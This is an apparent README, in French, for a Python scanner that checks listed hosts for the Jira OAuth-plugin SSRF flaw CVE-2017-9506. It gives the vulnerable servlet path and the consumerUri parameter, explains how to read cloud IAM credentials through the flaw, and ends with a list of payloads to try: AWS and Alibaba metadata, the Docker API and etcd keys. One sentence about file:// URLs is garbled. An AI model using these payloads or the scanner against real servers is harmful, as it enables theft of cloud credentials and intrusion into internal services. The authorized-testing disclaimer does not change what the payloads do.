
 random-robbie/jira-scan
CVE-2017-9506 - SSRF

TESTÉ UNIQUEMENT AVEC PYTHON 3
Fournissez une liste de sites web à tester sans le préfixe http ou https et cet outil testera chacun d'eux pour la vulnérabilité SSRF.

Le IconUriServlet du plugin Atlassian OAuth, de la version 1.3.0 à la version 1.9.12 et de la version 2.0.0 à la version 2.0.4, permet à des attaquants distants d'accéder au contenu des ressources du réseau interne et/ou de réaliser une attaque XSS via Server Side Request Forgery (SSRF).
Selon Atlassian Jira, les versions suivantes sont vulnérables :
Le servlet vulnérable est accessible à l'adresse :
/plugins/servlet/oauth/users/icon-uri?consumerUri=<URL>
Comme le serveur récupère l'URL fournie dans consumerUri, un attaquant peut amener l'instance Jira à requêter des ressources internes. Dans une chaîne d'attaque complète, cette SSRF est couramment utilisée pour obtenir un jeton d'autorisation OAuth ou dérober des identifiants cloud : par exemple, sur les instances hébergées sur AWS, la servlet peut être pointée vers le service de métadonnées de l'instance EC2 (http://169.254.169.254/latest/meta-data/iam/security-credentials/), renvoyant les identifiants du rôle IAM, y compris des clés d'accès AWS temporaires. La réponse de la servlet est renvoyée à l'attaquant, de sorte que tout ce que renvoie le point de terminaison interne — jetons OAuth, métadonnées, sortie de services internes — peut être lu directement depuis la réponse HTTP.
Dans une attaque par falsification de requête côté serveur (SSRF), l'attaquant peut abuser d'une fonctionnalité du serveur pour lire ou mettre à jour des ressources internes. L'attaquant peut fournir ou modifier une URL que le code exécuté sur le serveur va lire ou vers laquelle il va soumettre des données, et en choisissant soigneusement les URL, l'attaquant peut être en mesure de lire la configuration du serveur, comme les métadonnées AWS, de se connecter à des services internes tels que des bases de données accessibles via HTTP, ou d'effectuer des requêtes POST vers des services internes qui ne sont pas censés être exposés.
L'application cible peut disposer d'une fonctionnalité permettant d'importer des données depuis une URL, de publier des données vers une URL ou de lire des données depuis une URL qui peut être altérée. L'attaquant modifie les appels à cette fonctionnalité en fournissant une URL complètement différente ou en manipulant la façon dont les URL sont construites (traversée de répertoire, etc.).
Lorsque la requête manipulée parvient au serveur, le code côté serveur récupère l'URL manipulée et tente de lire des données depuis cette URL manipulée. En sélectionnant les URL cibles, l'attaquant peut être en mesure de lire des données provenant de services qui ne sont pas directement exposés sur Internet :
http://169.254.169.254/latest/meta-data/ où des informations de configuration importantes et parfois même des clés d'authentification peuvent être extraites.file://. L'attaquant peut également utiliser cette fonctionnalité pour importer des données non fiables dans du code qui ne s'attend à lire des données qu'à partir de sources fiables, et ainsi contourner la validation des entrées.Installez les dépendances :
pip install -r requirments.txt
Cela installe requests et colorama.
list.txt dans le même répertoire que le script, contenant un nom d'hôte par ligne sans le préfixe http:// ou https:// :jira.example.com
jira.otherexample.com
python3 jira-scan.py
Le script lit chaque ligne de list.txt et, pour chaque nom d'hôte, envoie une requête GET à :
https://<host>/plugins/servlet/oauth/users/icon-uri?consumerUri=https://www.google.com
Si le corps de la réponse contient le marqueur du logo Google, l'hôte est signalé comme vulnérable :
[*] Testing: jira.example.com [*]
[*] *********** Jira Vulnerable... Found *********** [*]
Sinon, il affiche [*] Not Vulnerable [*].
Des payloads SSRF amusants à essayer via le paramètre consumerUri...
AWS — un rôle IAM va divulguer des clés AWS
http://169.254.169.254/latest/meta-data/
Alibaba
http://100.100.100.200/latest/meta-data/
Docker — lister les conteneurs
http://127.0.0.1:2375/v1.24/containers/json
Kubernetes ETCD — peut contenir des clés API ainsi que des IP internes et des ports
http://127.0.0.1:2379/v2/keys/?recursive=true
Cet outil est fourni uniquement pour des tests de sécurité autorisés et une divulgation responsable. Ne l'utilisez pas contre des systèmes pour lesquels vous ne disposez pas d'une autorisation explicite de test.
Robbie Wiggins — What-Security · GitHub






